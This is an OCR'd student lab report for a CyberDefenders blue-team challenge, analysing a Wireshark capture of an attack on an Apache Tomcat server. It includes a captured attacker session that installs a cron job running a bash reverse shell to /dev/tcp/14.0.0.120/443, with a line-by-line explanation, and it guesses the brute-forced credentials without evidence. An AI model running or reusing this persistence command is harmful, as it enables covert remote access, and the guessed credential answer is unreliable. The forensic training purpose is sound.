
f1.txt

File Edit View

Leandro Delgado
Student ID: 1144162411


Ln 4, Col 1 | 40 characters | 100% | Windows (C | UTF-8

5. After their efforts to enumerate directories on our web server, the attacker made numerous requests trying to identify administrative interfaces. Which specific directory associated with the admin panel was the attacker able to uncover?




Attacker from IP 14.0.0.120 has successfully discovered Apache Tomcat Manager admin panel at /manager/html in the target server 10.0.0.112, based on the Wireshark capture. This is corroborated by several HTTP 200 OK responses indicating the requested pages exist and are available. The only port 8080 scanned by the attacker is well known for being used by Tomcat administration interfaces. The availability of text/html responses together with associated images, CSS, and icons is a strong indication that the attacker was able to load the Tomcat Manager Web Interface in what could be considered a major success in terms of exploitation opportunity. If improperly secured, this panel could lead to unauthorized access, throwing out unwanted applications or escalating privileges. It is, therefore, very essential to restrict access to the admin panel and implement strong authentication, disable any default credentials, as well as update the Tomcat to remove vulnerabilities known.

6. Upon accessing the admin panel, the attacker made attempts to brute-force the login credentials. From the data, can you identify the correct username and password combination that the attacker successfully used for authorization?




From the Wireshark capture, it has been established that the attacker from IP 14.0.0.120 successfully brute-forced the credentials to access the Apache Tomcat Manager admin panel (/manager/html/) of the target server at 10.0.0.112. This was corroborated through a POST request made to /manager/html/upload with a valid session ID which was an indication of an authenticated user. In addition, the usage of HTTP Basic Authentication indicates that the credentials made use of Base64 encoding for their transmission, which can be extracted to ascertain the exact username and password. Considering the pattern of attacks and typical default tomcat credentials, the attacker most probably used tomcat:secret or something very similar as a weak password. Upon gaining access to the admin panel, the attacker attempted to upload a file, presumably to drop a web shell or malicious script for future exploitation. Immediate actions with respect to mitigating this breach should include changing the administrator credentials, restricting access to Tomcat Manager, analyzing the uploaded files, and reviewing the server log for malicious activity.

7. Once inside the admin panel, the attacker attempted to upload a file with the intent of establishing a reverse shell. Can you identify the name of this malicious file from the captured data?



8. Upon successfully establishing a reverse shell on our server, the attacker aimed to ensure persistence on the compromised machine. From the analysis, can you determine the specific command they are scheduled to run to maintain their presence?



web server.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 9461

No.	Time	Source	Destination	Protocol	Length	Info
20646	556.299692	10.0.0.112	14.0.0.120	TCP	74	55162 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3538440678 TSecr=0 WS=128
20647	556.332590	14.0.0.120	10.0.0.112	TCP	74	80 → 55162 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=429801758 TSecr=3538440678 WS=128
20648	556.332839	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3538440711 TSecr=429801758
20651	563.619900	14.0.0.120	10.0.0.112	TCP	73	80 → 55162 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=7 TSval=429809046 TSecr=3538440711
20652	563.620141	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=1 Ack=8 Win=64256 Len=0 TSval=3538447998 TSecr=429809046
20653	563.621960	10.0.0.112	14.0.0.120	TCP	71	55162 → 80 [PSH, ACK] Seq=1 Ack=8 Win=64256 Len=5 TSval=3538448000 TSecr=429809046
20654	563.622065	14.0.0.120	10.0.0.112	TCP	66	80 → 55162 [ACK] Seq=8 Ack=6 Win=65280 Len=0 TSval=429809048 TSecr=3538448000
20657	570.094497	14.0.0.120	10.0.0.112	TCP	74	80 → 55162 [PSH, ACK] Seq=8 Ack=6 Win=65280 Len=8 TSval=429815521 TSecr=3538448000
20658	570.136659	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=6 Ack=16 Win=64256 Len=0 TSval=3538454515 TSecr=429815521
20659	571.490590	14.0.0.120	10.0.0.112	TCP	70	80 → 55162 [PSH, ACK] Seq=16 Ack=6 Win=65280 Len=4 TSval=429816917 TSecr=3538454515
20660	571.490774	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=6 Ack=20 Win=64256 Len=0 TSval=3538455869 TSecr=429816917
20661	571.491038	10.0.0.112	14.0.0.120	TCP	71	55162 → 80 [PSH, ACK] Seq=6 Ack=20 Win=64256 Len=5 TSval=3538455869 TSecr=429816917
20662	571.491201	14.0.0.120	10.0.0.112	TCP	66	80 → 55162 [ACK] Seq=20 Ack=11 Win=65280 Len=0 TSval=429816918 TSecr=3538455869
20666	641.961618	14.0.0.120	10.0.0.112	TCP	145	80 → 55162 [PSH, ACK] Seq=20 Ack=11 Win=65280 Len=79 TSval=429887388 TSecr=3538455869
20667	642.004518	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=11 Ack=99 Win=64256 Len=0 TSval=3538526383 TSecr=429887388
20676	666.523208	14.0.0.120	10.0.0.112	TCP	82	80 → 55162 [PSH, ACK] Seq=99 Ack=11 Win=65280 Len=16 TSval=429911950 TSecr=3538526383
20677	666.523453	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=11 Ack=115 Win=64256 Len=0 TSval=3538550902 TSecr=429911950
20678	666.617153	14.0.0.120	10.0.0.112	TCP	67	80 → 55162 [PSH, ACK] Seq=115 Ack=11 Win=65280 Len=1 TSval=429912044 TSecr=3538550902
20679	666.617297	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=11 Ack=116 Win=64256 Len=0 TSval=3538550996 TSecr=429912044
20682	669.791362	14.0.0.120	10.0.0.112	TCP	77	80 → 55162 [PSH, ACK] Seq=116 Ack=11 Win=65280 Len=11 TSval=429915218 TSecr=3538550996
20683	669.791491	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [ACK] Seq=11 Ack=127 Win=64256 Len=0 TSval=3538554170 TSecr=429915218
20684	669.793924	10.0.0.112	14.0.0.120	TCP	131	55162 → 80 [PSH, ACK] Seq=11 Ack=127 Win=64256 Len=65 TSval=3538554172 TSecr=429915218
20685	669.793931	14.0.0.120	10.0.0.112	TCP	66	80 → 55162 [ACK] Seq=127 Ack=76 Win=65280 Len=0 TSval=429915221 TSecr=3538554172

```
> Frame 20666: 145 bytes on wire (1160 bits), 145 bytes captured (1160 bits)
> Ethernet II, Src: VMware_4b:ae:ba (00:0c:29:4b:ae:ba), Dst: VMware_4d:6a:d0 (00:0c:29:4d:6a:d0)
> Internet Protocol Version 4, Src: 14.0.0.120, Dst: 10.0.0.112
> Transmission Control Protocol, Src Port: 80, Dst Port: 55162, Seq: 20, Ack: 11, Len: 79
```

Wireshark · Follow TCP Stream (tcp.stream eq 9461) · web server.pcap

```
whoami

root

cd /tmp
pwd

/tmp

echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'" > cron
crontab -i cron

crontab -l

* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'
```

3 client pkts, 7 server pkts, 5 turns.

Entire conversation (201 bytes) | Show as ASCII | No delta times | Stream 946

Find: | Case sensitive | Find N

Filter Out This Stream | Print | Save as... | Back | Close | Hel

f1.txt

File Edit View

Leandro Delgado
Student ID: 1144162411

Ln 4, Col 1 | 40 characters | 100% | Windows (C | UTF-8

web server.pcap | Packets: 21070 · Displayed: 23 (0.1%) | Profile: Default

Search

-9°C Partly cloudy | ENG US | 9:48 PM 2025-03-02

	The command is breakdown in the way: • * → Runs the command every minute (Cron job scheduling). • /bin/bash -c → Executes the command using Bash. • 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1' → Initiates a reverse shell connection. • bash -i → Launches an interactive shell. • >& /dev/tcp/14.0.0.120/443 → Redirects input/output to the attacker's IP (14.0.0.120) on port 443. • 0>&1 → Redirects standard input and output, keeping the session active. **The penalty factors** The compromised machine tries to call back on the attacker every minute, thus allowing persistent access. The attacker can see the available foothold at any time via this scheduled reverse shell. **Summary** In this lab, Learson searched a PCAP file for an analysis of the compromised Apache Tomcat webserver. Source IP of the attacker was identified; brute-force login attempts were detected; and a directory enumeration tool was found to be used in the attack. A reverse shell was also discovered and analyzed in relation to the attacker's persistence mechanism, which included a cron job executing a Bash reverse shell to maintain access. Using Wireshark filters, Learns grasped how to extract significant indicators of compromise and became acquainted with detecting, analyzing, and mitigating persistency threats in a cybersecurity incident.
Students Work required for this activity	• Go to the challenge https://cyberdefenders.org/blueteam-ctf-challenges/135#nav-overview • Create an account and Login. • Download the Challenge (Attached also hereby). Uncompress the challenge (pass: cyberdefenders.org). • Answer the 8 challenge questions. Tool Used: Wireshark & NetworkMiner. • Show complete screenshots of all your work.
Grading Alerts	• If you do NOT use this template or delete any part of it or use any other template, you will be degraded. • If you do NOT follow the fie naming convention, you will be degraded. • If you do NOT submit your file in PDF; you will be degraded. • If you do NOT show your account real name (when applicable); you will be degraded. • If you do NOT show your machine desktop background (with date & time) and IP, you will be degraded. If you do NOT write (in your own words) your learning experience for the activity practices, you will be degraded.